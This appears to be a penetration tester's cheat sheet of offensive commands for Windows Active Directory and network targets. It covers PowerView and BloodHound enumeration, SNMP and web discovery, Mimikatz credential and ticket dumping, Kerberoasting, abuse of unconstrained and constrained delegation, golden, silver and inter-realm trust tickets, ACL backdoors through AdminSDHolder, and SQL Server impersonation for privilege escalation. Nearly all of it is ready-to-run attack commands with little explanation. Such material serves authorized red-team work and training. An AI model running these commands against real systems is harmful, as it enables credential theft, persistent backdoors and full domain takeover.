#   tricks for the 'old' PowerView are at https://gist.github.com/HarmJ0y/3328d954607d71362e3c

# the most up-to-date version of PowerView will always be in the dev branch of PowerSploit:
#   https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1

# New function naming schema:
#   Verbs:
#       Get : retrieve full raw data sets
#       Find : 'find' specific data entries in a data set
#       Add : add a new object to a destination
```

#   Set : modify a given object
#   Invoke : lazy catch-all
#   Nouns:
#   Verb-Domain* : indicates that LDAP/.NET querying methods are being executed
#   Verb-WMI* : indicates that WMI is being used under the hood to execute enumeration
#   Verb-Net* : indicates that Win32 API access is being used under the hood

# get all the groups a user is effectively a member of, 'recursing up' using tokenGroups
Get-DomainGroup -MemberIdentity <User/Group>

# get all the effective members of a group, 'recursing down'
Get-DomainGroupMember -Identity "Domain Admins" -Recurse

# use an alterate creadential for any function
$SecPassword = ConvertTo-SecureString 'BurgerBurgerBurger!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
Get-DomainUser -Credential $Cred

# retrieve all the computer dns host names a GPP password applies to
Get-DomainOU -GPLink '<GPP_GUID>' | % {Get-DomainComputer -SearchBase $_.distinguishedname -Properties dnshostname}

# get all users with passwords changed > 1 year ago, returning sam account names and password last set times
$Date = (Get-Date).AddYears(-1).ToFileTime()
Get-DomainUser -LDAPFilter "(pwdlastset<=$Date)" -Properties samaccountname,pwdlastset

# all enabled users, returning distinguishednames
Get-DomainUser -LDAPFilter "(!userAccountControl:1.2.840.113556.1.4.803:=2)" -Properties distinguishedname
Get-DomainUser -UACFilter NOT_ACCOUNTDISABLE -Properties distinguishedname

# all disabled users
Get-DomainUser -LDAPFilter "(userAccountControl:1.2.840.113556.1.4.803:=2)"
Get-DomainUser -UACFilter ACCOUNTDISABLE

# all users that require smart card authentication
Get-DomainUser -LDAPFilter "(useraccountcontrol:1.2.840.113556.1.4.803:=262144)"
Get-DomainUser -UACFilter SMARTCARD_REQUIRED

# all users that *don't* require smart card authentication, only returning sam account names
Get-DomainUser -LDAPFilter "(!useraccountcontrol:1.2.840.113556.1.4.803:=262144)" -Properties samaccountname
Get-DomainUser -UACFilter NOT_SMARTCARD_REQUIRED -Properties samaccountname

# use multiple identity types for any *-Domain* function
'S-1-5-21-890171859-3433809279-3366196753-1114', 'CN=dfm,CN=Users,DC=testlab,DC=local','4c435dd7-dc58-4b14-9a5e-1fdb0e80d201','administrator' | Get-DomainUser -Properties samaccountname,lastlogoff

# find all users with an SPN set (likely service accounts)
Get-DomainUser -SPN

# check for users who don't have kerberos preauthentication set
Get-DomainUser -PreauthNotRequired
Get-DomainUser -UACFilter DONT_REQ_PREAUTH

# find all service accounts in "Domain Admins"
Get-DomainUser -SPN | ?{$_.memberof -match 'Domain Admins'}

# find users with sidHistory set
Get-DomainUser -LDAPFilter '(sidHistory=*)'

# find any users/computers with constrained delegation st
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth

# enumerate all servers that allow unconstrained delegation, and all privileged users that aren't marked as sensitive/not for delegation
$Computers = Get-DomainComputer -Unconstrained
$Users = Get-DomainUser -AllowDelegation -AdminCount

# return the local *groups* of a remote server
Get-NetLocalGroup SERVER.domain.local

# return the local group *members* of a remote server using Win32 API methods (faster but less info)

```
Get-NetLocalGroupMember -Method API -ComputerName SERVER.domain.local
```

# Kerberoast any users in a particular OU with SPNs set
```
Invoke-Kerberoast -SearchBase "LDAP://OU=secret,DC=testlab,DC=local"
```

# Find-DomainUserLocation == old Invoke-UserHunter
```
# enumerate servers that allow unconstrained Kerberos delegation and show all users logged in
Find-DomainUserLocation -ComputerUnconstrained -ShowAll
```

# hunt for admin users that allow delegation, logged into servers that allow unconstrained delegation
```
Find-DomainUserLocation -ComputerUnconstrained -UserAdminCount -UserAllowDelegation
```

# find all computers in a given OU
```
Get-DomainComputer -SearchBase "ldap://OU=..."
```

# Get the logged on users for all machines in any *server* OU in a particular domain
```
Get-DomainOU -Identity *server* -Domain <domain> | %{Get-DomainComputer -SearchBase $_.distinguishedname -Properties
dnshostname | %{Get-NetLoggedOn -ComputerName $_}}
```

# enumerate all gobal catalogs in the forest
```
Get-ForestGlobalCatalog
```

# turn a list of computer short names to FQDNs, using a global catalog
```
gc computers.txt | % {Get-DomainComputer -SearchBase "GC://GLOBAL.CATALOG" -LDAP "(name=$_)" -Properties dnshostname}
```

# enumerate the current domain controller policy
```
$DCPolicy = Get-DomainPolicy -Policy DC
$DCPolicy.PrivilegeRights # user privilege rights on the dc...
```

# enumerate the current domain policy
```
$DomainPolicy = Get-DomainPolicy -Policy Domain
$DomainPolicy.KerberosPolicy # useful for golden tickets ;)
$DomainPolicy.SystemAccess # password age/etc.
```

# enumerate what machines that a particular user/group identity has local admin rights to
```
#   Get-DomainGPOUserLocalGroupMapping == old Find-GPOLocation
Get-DomainGPOUserLocalGroupMapping -Identity <User/Group>
```

# enumerate what machines that a given user in the specified domain has RDP access rights to
```
Get-DomainGPOUserLocalGroupMapping -Identity <USER> -Domain <DOMAIN> -LocalGroup RDP
```

# export a csv of all GPO mappings
```
Get-DomainGPOUserLocalGroupMapping | %{$_.computers = $_.computers -join ", "; $_} | Export-CSV -NoTypeInformation gpo_map.csv
```

# use alternate credentials for searching for files on the domain
#   Find-InterestingDomainShareFile == old Invoke-FileFinder
```
$Password = "PASSWORD" | ConvertTo-SecureString -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential("DOMAIN\user",$Password)
Find-InterestingDomainShareFile -Domain DOMAIN -Credential $Credential
```

# enumerate who has rights to the 'matt' user in 'testlab.local', resolving rights GUIDs to names
```
Get-DomainObjectAcl -Identity matt -ResolveGUIDs -Domain testlab.local
```

# grant user 'will' the rights to change 'matt's password
```
Add-DomainObjectAcl -TargetIdentity matt -PrincipalIdentity will -Rights ResetPassword -Verbose
```

# audit the permissions of AdminSDHolder, resolving GUIDs
```
Get-DomainObjectAcl -SearchBase 'CN=AdminSDHolder,CN=System,DC=testlab,DC=local' -ResolveGUIDs
```

# backdoor the ACLs of all privileged accounts with the 'matt' account through AdminSDHolder abuse
```
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,DC=testlab,DC=local' -PrincipalIdentity matt -Rights All
```

# retrieve *most* users who can perform DC replication for dev.testlab.local (i.e. DCsync)
```
Get-DomainObjectAcl "dc=dev,dc=testlab,dc=local" -ResolveGUIDs | ? {
    ($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll')
}
```

# find linked DA accounts using name correlation
```
Get-DomainGroupMember 'Domain Admins' | %{Get-DomainUser $_.membername -LDAPFilter '(displayname=*)'} | %{$a=
$_.displayname.split(' ')[0..1] -join ' '; Get-DomainUser -LDAPFilter "(displayname=*$a*)" -Properties displayname,samaccountname}
```

# save a PowerView object to disk for later usage

```
Get-DomainUser | Export-Clixml user.xml
$Users = Import-Clixml user.xml
```

# Find any machine accounts in privileged groups

```
Get-DomainGroup -AdminCount | Get-DomainGroupMember -Recurse | ?{$_.MemberName -like '*$'}
```

# Enumerate permissions for GPOs where users with RIDs of > -1000 have some kind of modification/control rights

```
Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and
($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')}
```

# find all policies applied to a current machine

```
Get-DomainGPO -ComputerIdentity windows1.testlab.local
```

# enumerate all groups in a domain that don't have a global scope, returning just group names

```
Get-DomainGroup -GroupScope NotGlobal -Properties name
```

# enumerate all foreign users in the global catalog, and query the specified domain localgroups for their memberships
#   query the global catalog for foreign security principals with domain-based SIDs, and extract out all distinguishednames

```
$ForeignUsers = Get-DomainObject -Properties objectsid,distinguishedname -SearchBase "GC://testlab.local" -LDAPFilter
'(objectclass=foreignSecurityPrincipal)' | ? {$_.objectsid -match '^S-1-5-.*-[1-9]\d{2,}$'} | Select-Object -ExpandProperty
distinguishedname
$Domains = @{}
$ForeignMemberships = ForEach($ForeignUser in $ForeignUsers) {
    # extract the domain the foreign user was added to
    $ForeignUserDomain = $ForeignUser.SubString($ForeignUser.IndexOf('DC=')) -replace 'DC=','' -replace ',','.'
    # check if we've already enumerated this domain
    if (-not $Domains[$ForeignUserDomain]) {
        $Domains[$ForeignUserDomain] = $True
        # enumerate all domain local groups from the given domain that have membership set with our foreignSecurityPrincipal set
        $Filter = "(|(member=" + $($ForeignUsers -join ")(member=") + "))"
        Get-DomainGroup -Domain $ForeignUserDomain -Scope DomainLocal -LDAPFilter $Filter -Properties distinguishedname,member
    }
}
$ForeignMemberships | fl

# if running in -sta mode, impersonate another credential a la "runas /netonly"
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
Invoke-UserImpersonation -Credential $Cred
# ... action
Invoke-RevertToSelf
```

# enumerates computers in the current domain with 'outlier' properties, i.e. properties not set from the firest result returned by Get-DomainComputer

```
Get-DomainComputer -FindOne | Find-DomainObjectPropertyOutlier
```

# set the specified property for the given user identity

```
Set-DomainObject testuser -Set @{'mstsinitialprogram'='\\EVIL\program.exe'} -Verbose
```

# Set the owner of 'dfm' in the current domain to 'harmj0y'

```
Set-DomainObjectOwner -Identity dfm -OwnerIdentity harmj0y
```

# retrieve *most* users who can perform DC replication for dev.testlab.local (i.e. DCsync)

```
Get-ObjectACL "DC=testlab,DC=local" -ResolveGUIDs | ? {
    ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ObjectAceType -match 'Replication-Get')
}
```

# check if any user passwords are set

```
$FormatEnumerationLimit=-1;Get-DomainUser -LDAPFilter '(userPassword=*)' -Properties samaccountname,memberof,userPassword | %
{Add-Member -InputObject $_ NoteProperty 'Password' "$([System.Text.Encoding]::ASCII.GetString($_.userPassword))" -PassThru} | fl
```

snmp

```
                                    ********Process*********
-----------

nmap -sU -p 161 10.10.10.10

if found do
```

```
snmp-check -t 10.10.10.10
```

if snmp stuff is found, gather the following

Names
Services
Listening ports

SNMP

downloads
----

snmpenum

http://dl.packetstormsecurity.net/UNIX/scanners/snmpenum.zip

commands for this tool

```
perl snmp.pl 10.10.10.5 public windows.txt
```

the "public" refers to the fact you want to search for public strings. The "windows" shows you want to search a known windows host

----

to find people running snmp

```
nmap -sU -p 161 <IP address>
```

```
snmp-check -t <ip address>
```

if SNMP is found, type the following

```
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt <IP address>
```

----

if you find some usernames from the snmp enumeration, you can do the following

```
echo -e "admin\nAdministrator\nGuest " > users.txt
```

this will make a wordlist -- the admin, Administrator, and guest are just examples of usernames found, the \n after the usernames just specifies a carriage return.

Snmpwalk

```
snmpwalk -v -2c 192.168.30.53 -c public
```

-v option specifies the snmp version IE version 2c

-c option specifies to use the "public" string

if the output returns numerically then be sure to install the snmp-mibs-downloader package

=====================

http://www.networkmanagementsoftware.com/snmp-tutorial-part-2-rounding-out-the-basics/
http://www.oid-info.com/

=====================

nmap snmp scripts

snmp-brute
snmp-info
snmp-interfaces
snmp-netstat
snmp-processes
snmp-sysdescr
snmp-win32-services

or view them all

/usr/share/nmap/scripts ls -l | grep -i snmp

IE:

nmap -sU -p 161 --script=<script name> <IP address> **optional, you can append the following **--script-args snmp-brute.communitiesdb=<wordlist>

httpscreenshot

httpscreenshot -l /root/Desktop/domains-https/https.txt -tG -sF -vH

ports

port

6379 - redis - usage redis-cli -h <ip-address>

web discovery

Wfuzz - Hide 404 codes

wfuzz --hc 404 -w /usr/share/wordlists/rockyou.txt 192.168.174.130/FUZZ

Go Buster Web Content Discovery Feel free to change the wordlist based on the services.

gobuster -u http://<ip or URL>/ -w /usr/share/seclists/Discovery/Web_Content/common.txt -s '200,204,301,302,307,403,500' -e

Dirb, search recursively

dirb https://192.168.26.141:12380 -r

Go Buster subdomain brute forcing

gobuster -m dns -w /usr/share/wordlists/subdomain.txt -u google.com -i

ssh

Log into server with key

ssh -i k<key_for_ssh.pem> root@<ip address>

If you are getting "Permissions" issues then set the .pem file to 400 permission level e.g., chmod 400 key_for_ssh.pem

port-forward

my port | their port - the ip address is the victim IP

portfwd add -l 1234 -p 445 -r 10.11.1.14
          my port | their port - the ip address is the victim IP

or you can use proxychains

gedit /etc/proxychains.conf

change the 127.0.0.1 9050 to whatever you want the port to be

droopescan

droopescan scan wordpress -u http://192.168.0.17/wordpress

laps

Good Repo

https://github.com/ztrhgf/LAPS/tree/master/AdmPwd.PS

We can enumerate on which OU's LAPS are in use and which users are allowed to read passwords:

- Using LAPS module (*Which can be moved across different systems)

Import-Module C:\Users\Public\Adm.Pwd.PS\AdmPwd.PS.psd1

then

Find-AdmPwdExtendedRights -Identity OUDistinguishedName

red team

Domain Enumeration with powerview

get-netdomain
get-netdomain -domain victim.local

Domain SID enumeration

Get-DomainSID

Domain Enumeration with ActiveDirectory Module

Get-ADDomain
Get-ADDomain -Identity victim.local
(Get-ADDomain).DomainSID.Value

PowerView

Get Domain Controllers for a domain:
Get-NetDomainController
Get-NetDomainController -Domain victim.local

ActiveDirectory Module

Get-ADDomainController
Get-ADDomainController -Discover -DomainName victim.local

Get users of a Domain PowerView

Get-NetUser
Get-NetUser -Domain victim.local
Get-NetUser -UserName user123

Get users of a Domain ActiveDirectory Module

Get-ADUser -Filter * -Properties *
Get-ADUser -Server dc01.victim.local
Get-ADUser -Identity user123

Get all the groups in the current domain PowerView

Get-NetGroup
Get-NetGroup *admin*

Get all the groups in the domain ActiveDirectory Module

Get-ADGroup -Filter * | select name
Get-ADGroup -Filter 'Name -Like "*admin*" | select name

Find all machines on the current domain where the current user has local admin access

Find-LocalAdminAccess -verbose

Find Local Admins on all machines of the domain

Invoke-EnumerateLocalAdmin - Verbose

List Sessions on a particular Computer

Get-NetSession -ComputerName victim1

Find Computers where a domain admin is logged in and current user has access

Invoke-UserHunter -CheckAccess

Above gets a list of machines from DC and list sessions and logged on users from each machine

Get ACLs associated with the specified object

Get-ObjectACL -SamAccountName ussr123 -ResolveGUIDs

Get ACLs associated with the specified prefix to be used for search

Get-objectACL -ADSprefix 'CN=Administrator,CN=Users' -Verbose

Enumerate ACLs using Active Directory module but without resolving GUIDs

(Get-ACL 'AD:\CN:=labuser,CN=Users,DC=dc01,DC=dc02,DC=local').Access

enumeration

Domain Enumeration with powerview

get-netdomain
get-netdomain -domain victim.local

Domain SID enumeration

Get-DomainSID

Domain Enumeration with ActiveDirectory Module

Get-ADDomain
Get-ADDomain -Identity victim.local
(Get-ADDomain).DomainSID.Value

PowerView

Get Domain Controllers for a domain:
Get-NetDomainController
Get-NetDomainController -Domain victim.local

ActiveDirectory Module

Get-ADDomainController
Get-ADDomainController -Discover -DomainName victim.local

Get users of a Domain PowerView

Get-NetUser
Get-NetUser -Domain victim.local
Get-NetUser -UserName user123

Get users of a Domain ActiveDirectory Module

Get-ADUser -Filter * -Properties *
Get-ADUser -Server dc01.victim.local
Get-ADUser -Identity user123

Get all the groups in the current domain PowerView

Get-NetGroup
Get-NetGroup *admin*

Get all the groups in the domain ActiveDirectory Module

Get-ADGroup -Filter * | select name
Get-ADGroup -Filter 'Name -Like "*admin*" | select name

Find all machines on the current domain where the current user has local admin access

Find-LocalAdminAccess -verbose

Find Local Admins on all machines of the domain

Invoke-EnumerateLocalAdmin - Verbose

List Sessions on a particular Computer

Get-NetSession -ComputerName dc01.victim.local

Find Computers where a domain admin is logged in and current user has access

Invoke-UserHunter -CheckAccess

Above gets a list of machines from DC and list sessions and logged on users from each machine

Get ACLs associated with the specified object

Get-ObjectACL -SamAccountName user123 -ResolveGUIDs

Get ACLs associated with the specified prefix to be used for search

Get-objectACL -ADSprefix 'CN=Administrator,CN=Users' -Verbose

Enumerate ACLs using Active Directory module but without resolving GUIDs

(Get-ACL 'AD:\CN:=labuser,CN=Users,DC=dc01,DC=dc02,DC=local').Access

Sessions on Domain Controller

Get-NetSession -ComputerName dc01.victim.local

lateral movement

PSRemoting

PSRemoting is enabled by default on Server 2012 onwards

Enable-PSRemoting (if not enabled)

You get elevated shell on remote system if admin creds are used to authenticate (which is the default setting)

Connecting view PSRemoting

New-PSSession

Enter-PSSession

Invoke-Command

Use below to execute commands or semicolon separated scripts

Invoke-Command –Scriptblock{Get-Process} -ComputerName(Get-Content <list_of_servers>)

Use below to execute scripts from files

Invoke-Command –FilePathC:\scripts\Get-PassHashes.ps1 -ComputerName(Get-Content <list_of_servers>)

Mimikatz

Invoke-Mimikatzuses PowerShell remoting cmdlet Invoke-Command to do below. Thus, credentials or administrative access to the remote computers is required

When Using MimiKatz, if errors recieved like "ERROR kuhl_m_sekurlsa_acquireLSA"

Try doing the following command first

"Invoke-Mimikatz -Command privilege::debug"

Dump credentials on multiple remote machines.

Invoke-Mimikatz -DumpCreds -ComputerName @(“dc01", “dc02")

Dump credentials on a local machine.

Invoke-Mimikatz -DumpCreds

Dump certs on a local machine.

Invoke-Mimikatz -DumpCerts

Invoke-Mimikatz google.com

Over-pass-the-hash generate tokens from hashes

Invoke-Mimikatz-Command '"sekurlsa::pth/user:Administrator/domain:. /ntlm:<ntlmhash> /run:powershell.exe"

List all the tokens on a machine

Invoke-TokenManipulation –ShowAll

List all unique, usable tokens on the machine

Invoke-TokenManipulation –enumerate

Start a new process with token of a specific user

Invoke-TokenManipulation -ImpersonateUser -Username "domain\user"

Start news process with token of another process

Invoke-TokenManipulation -CreateProcess "C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -ProcessId 550

domain privilege escalation

Kerberoasting

Find Service accounts with Powerview

Get-NetUser -SPN

Find Service Accounts with ActiveDirectory Module

Get-ADUser -Filter {ServicePrincipalName -ne "$null"} Properties ServicePrincipalName

Requesting Tickets

Request a ticket

Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/
pcidata.dude.victim.local:SQLEXPRESS"

(the MSSQLSvc/opsfile.offensiveps.powershell.local parameter above is the service principle name)

Request Tickets using Powerview

Request-SPNTicket

Export all tickets using Mimikatz

Invoke-Mimikatz -Command '"kerberos::list /export"'

Crack the Service account password

python.exe .\tgsrepcrack.py .\passwords.txt '.\240a10000-l abuser@MSSQLSvc~pcidata.dude.victim.local~SQLEXPRESSVICTIM.COM.kirbi'

Or you can just kerberoast that shit and run it through hashcat

Unconstrained Delegation

Discover domain computers which have unconstrainewd delegation enabled using powerview

```
Get-NetComputer -Unconstrained
```

Discover domain computers which have unconstrainewd delegation enabled using Active Directory Module

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

<u>How to abuse Unconstrained Delegation</u>

1. We Need to compromise the server where Unconstrained Delegation is enabled and wait for or trick a high privilege user to connect to the box.

2. Once such a user is connected, we can export all the tickets, including the TGT of that user, using the following command.

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```

3. Now we can reuse the ticket AKA delegate the fuck out of that admin token

```
Invoke-Mimikatz -Command '"kerberos::ptt C:\tickets\admin.kirbi"'
```

<u>Enumerate Users with Constrained Delegation Enabled</u>

Using PowerView(dev branch)

```
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth
```

Using ActiveDirectory Module

```
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
```

<u>Abusing Constrained Delegation</u>

1. We need to get cleartext password or NTLM hash of the service account. It can then be used with Kekeo (https://github.com/gentilkiwi/kekeo/) with the following command

```
.\asktgt.exe /user:termadmin /domain:us.funcorp.local /key:<ntlm hash> /ticket:C:\admin_ticket.kirbi
```

2. Now, using s4u from Kekeo, request a TGS with the following command

```
.\s4u.exe /tgt:C:\admin_ticket.kirbi /user:user123@victim.local /service:cifs/pcidata.dude.victim.local
```

3. Now we can use the TGS with the following

```
Invoke-Mimikatz -Command '"kerberos::ptt cifs.pcidata.dude.victim.local.kirbi"'
```

<u>Remember that delegation is not restricted by SPN, so it is possible to create alternate tickets!</u>

active directory one liners

Retrieves all of the trust relationships for this domain - Does not Grab Forest Trusts

```
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()
```

Grab Forest Trusts.

```
([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships()
```

Get Trusted Domains

```
nltest /trusted_domains
```

file servers and files

Basic Command Line

Basic, recursive file listing

```
dir /s C:\ > listing.txt
```

List files sorted by subdirectory with most recent listed on top

```
 dir /S /Q /O:-D /T:A C:\ > listing.txt
```

Powershell

With admin privileges, list remote users accessing the box

```
Get-NetSessions
```

Get a CSV file with the paths of all files, their owners, creation/access times and size

```
powershell.exe -command "get-childitem .\ -rec -ErrorAction SilentlyContinue | where {!$_.PSIsContainer} | select-object FullName, @{Name='Owner';Expression={(Get-Acl $_.FullName).Owner}}, LastAccessTime, LastWriteTime, Length | export-csv -notypeinformation -path files.csv"
```

Pare down the size of the results to certain file types

```
powershell.exe -command "get-childitem .\ -rec -ErrorAction SilentlyContinue -include @('*.doc*','*.xls*','*.pdf')|where{!$_.PSIsContainer}|select-object FullName,@{Name='Owner';Expression={(Get-Acl $_.FullName).Owner}},LastAccessTime,LastWriteTime,Length|export-csv -notypeinformation -path files.csv"
```

persistence techniques

Golden Ticket Attack

A golden ticket is signed and encrypted by the hash of krbtgt account which makes it a valiod TGT ticket

Since user account validation is not done by Domain Controller (KDC Service) until TGT is older than 20 minutes, we can even use deleted/ revoked accounts

The KRBTGT user hash could be used to impersonate any user with any privileges from even a non-domain machine

Single Password Change has no effect on this attack

A Couple of examples of commands

Execute Mimikatz on DC

Invoke-Mimikatz -Command '"lasdump::lsa /patch"' -Computername dc01

Execute MimiKatz on any machine

Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:victim.local /sid:<domain sid> /krbtgt:<krbtgt ntlm hash> /id:500 /groups:513 /ptt"'

To use the DCSync feature for getting krbtgt hash, execute the below command with DA privileges for ops domain

Invoke-Mimikatz -Command '"lsadump::dcsync /user:victim.local\krbtgt"'

SIlver Ticket Attack

A Valid TGS (Golden Ticket is TGT)

Encrypted and Signed by the NTLM hash of the service account - (Golden Ticket is signed by the hash of the KRBTGT) of the service running with that account

Services rarely check PAC (Privileged Attribute Certificate)

Services will allow access only to the services themselves

Create Silver ticket

Invoke-MimiKatz -Command '"kerberos::golden /domain:victim.local /sid:<domain sid> /target:<target machine> /service:cifs /rc4:<NTLM hash of machine account> /id:500 /user:Administrator /ptt"'

abusing sql server trusts

post exploitation enumeration

After getting access to a SQL Server, interesting information can be gathered :

Version - SELECT @@version

Current User - SELECT SUSER_SNAME() SELECT SYSTEM_USER SELECT IS_SRVROLEMEMBER('sysadmin')

Current Role – SELECT user

Current database - SELECT db_name()

List all databases - SELECT name FROM master..sysdatabases

(If below is run with sysadmin privs - more logins are shown)

All logins on server - SELECT * FROM sys.server_principals WHERE type_desc != 'SERVER_ROLE'

All database users for a database - SELECT * FROM sys.database_principals WHERE type_desc != 'DATABASE_ROLE'

(If below is run with sysadmin privs - more logins are shown)

List all sysadmin - SELECT name,type_desc,is_disabled FROM sys.server_principals WHERE IS_SRVROLEMEMBER ('sysadmin',name) = 1

List all database roles - SELECT DP1.name AS DatabaseRoleName, isnull (DP2.name, 'No members') AS DatabaseUserName FROM sys.database_role_members AS DRM RIGHT OUTER JOIN sys.database_principals AS DP1 ON DRM.role_principal_id = DP1.principal_id LEFT OUTER JOIN sys.database_principals AS DP2 ON DRM.member_principal_id = DP2.principal_id WHERE DP1.type = 'R' ORDER BY DP1.name;

Effective Permissions for the server - SELECT * FROM fn_my_permissions(NULL, 'SERVER');

Effective Permissions for the database - SELECT * FROM fn_my_permissions(NULL, 'DATABASE');

Active user token – SELECT * FROM sys.user_token

Active login token - SELECT * FROM sys.login_token

privilege escalation

User Impersonation (EXECUTE AS)

Find SQL Server logins which can be impersonated in the current database:

SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'

User Impersonation (EXECUTE AS) (PowerUpSQL)

Find logins which can be impersonated Invoke-SQLAuditPrivImpersonateLogin -Username sqladmin Password PASSw0rd123 -Instance ops-mssql -Verbose

User Impersonation (EXECUTE AS)

Exploiting impersonation

```
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
EXECUTE AS LOGIN = 'dbadmin'
SELECT SYSTEM_USER SELECT IS_SRVROLEMEMBER('sysadmin')
SELECT ORIGINAL_LOGIN()
```

User Impersonation (EXECUTE AS) (PowerUpSQL)

Exploiting impersonation (note the difficulty in automating the abuse of chained/nested impersonation)

Invoke-SQLAuditPrivImpersonateLogin -Instance sqlserver01.victim.local –Exploit -Verbose

User Impersonation (EXECUTE AS)

Exploiting chained/nested impersonation

```
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
EXECUTE AS LOGIN = 'dbadmin'
SELECT SYSTEM_USER SELECT IS_SRVROLEMEMBER('sysadmin')
SELECT ORIGINAL_LOGIN() EXECUTE AS LOGIN = 'sa'
SELECT IS_SRVROLEMEMBER('sysadmin')
```

TRUSTWORTHY Database

Look for TRUSTWORTHY database (can be done with public role)

SELECT name as database_name , SUSER_NAME(owner_sid) AS database_owner , is_trustworthy_on AS TRUSTWORTHY from sys.databases

TRUSTWORTHY Database

Look for db_owner role (can be done with public role)

use <database> SELECT DP1.name AS DatabaseRoleName,   isnull (DP2.name, 'No members') AS DatabaseUserName FROM sys.database_role_members AS DRM RIGHT OUTER JOIN sys.database_principals AS DP1 ON DRM.role_principal_id = DP1.principal_id LEFT OUTER JOIN sys.database_principals AS DP2 ON DRM.member_principal_id = DP2.principal_id WHERE DP1.type = 'R' ORDER BY DP1.name;

TRUSTWORTHY Database

Look for TRUSTWORTHY database using PowerUpSQL

Invoke-SQLAudit -Instance sqlserver01.victim.local -Verbose | Out-GridView

Invoke-SQLAuditPrivTrustworthy -Instance sqlserver01 -Verbose

TRUSTWORTHY Database

EXECUTE AS to elevate privileges

EXECUTE AS USER = 'dbo'
SELECT system_user
EXEC sp_addsrvrolemember 'domain\user123','sysadmin'

forest enumeration

Get Details about the current forest

Powerview

Get-NetForest
Get-NetForest -Forest victim.local

ActiveDirectory Module

Get-ADForest
Get-ADForest -Identity victim.local

Get all domains in the current forest More Powerview

Get-NetforestDomain
Get-NetForestDomain -Forest victim.local

Using Active Directory Module

(Get-ADForest).domains

privilege escalation across trusts

Privilege Escalation Across Trusts

1. Child to Forest Root

2. Domains in same Forest have an implicit two-way trust with the Forest Root

3. There is a trust key between the parent and child domains

4. There are two ways of escalating privileges between two domains of the same forest

- KRBTGT hash

- Trust Tickets

Forging Trust Tickets Child to Forest Root

Invoke-Mimikatz -Command '"lsadump::trust /patch"'

Once we have the Trust Key, let's forge and interrealm TGT

Invoke-Mimikatz -Command '"Kerberos::golden /domain:victim.local /sid:<sid of current domain> /sids:<sid of high level user such as 519, enterprise admin> /rc4:<ntlm hash of trust key> /user:Administrator /service:krbtgt /target:<parent domain> /ticket:<path top .kirbi>"'

Getting a TGS for a service such as CIFS by using the forged trust ticket

.\asktgs.exe C:\Users\pathToTicket.kirbi CIFS/victim.local

Tickets for other services like Host and RPCSS for WMI, HOST ans HTTP for Powershell Remoting and WinRM can also be created

Once we have the TGS for a service, we can ise the TGS to access the targeted service with the following

.\kirbikator.exe lsa .\CIFS.victim.local.kirbi ls \\dc01.victim.local\C$

Forging a ticket from Child Domain to Forest Root using krbtgt hash

Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<parent domain> /sid:<child domain SID /krbtgt:<hash of child domain krbtgt> /sids:<enterprise admin sid, or whatever sid you want to make up> /ticket:<location of .kirbi file>

On a machine of the parent domain you wanna get into

Invoke-Mimikatz -Command '"kerberos::ptt C:\location_of_.kirbi_file"'

privilege escalation

Power Up

Will Run all checks

Invoke-AllChecks

Get Services with unquoted service paths

Get-ServiceUnquoted -verbose

Get services where current user can write to it's binary path

Get-ModifiableServiceFile -verbose

Get the services which current user can modify

Get-ModifiableService -verbose

Manipulating and actually abusing service abuse.

Invoke-ServiceAbuse -Name '<service name>'

bloodhound

To Do:

1. Turn on Query Debug Mode - this will allow you to see the exact query when you do things like, select a pre built query

2. When making custom cypher queries, use the neo4j web browser "http://localhost:7474/browser" - rather than the Bloodhound app.
 The Bloodhound app doesn't have syntax highlighting etc.

```
MATCH (m:Computer) WHERE m.unconstraineddelegation=true
MATCH (g:Group) WHERE g.name =~ "(?i).*Domain Users@DOMAIN.*"
MATCH p=shortestPath((g)-[*1..]->(m))
RETURN p
```

Arrows in bloodhound always point to escalating access

```
MATCH (u:User)-[r:AdminTo|MemberOf*1..]->(c:Computer
RETURN u.name
```

That’ll return a list of users who have admin rights on at least one system either explicitly or through group membership

----

```
MATCH
(U:User)-[r:MemberOf|:AdminTo*1..]->(C:Computer)
WITH
U.name as n,
COUNT(DISTINCT(C)) as c
RETURN n,c
ORDER BY c DESC
LIMIT 5
```

Return username and number of computers that username is admin for, for top N users

----

```
MATCH
(G:Group)-[r:MemberOf|:AdminTo*1..]->(C:Computer)
WITH
G.name as n,
COUNT(DISTINCT(C)) as c
RETURN n,c
ORDER BY c DESC
LIMIT 5
```

Return username and number of computers that username is admin for, for top N users

----

```
MATCH
(U:User)-[r:MemberOf|:AdminTo*1..]->(C:Computer)
WITH
U.name as n,
COUNT(DISTINCT(C)) as c
WHERE c>1
RETURN n
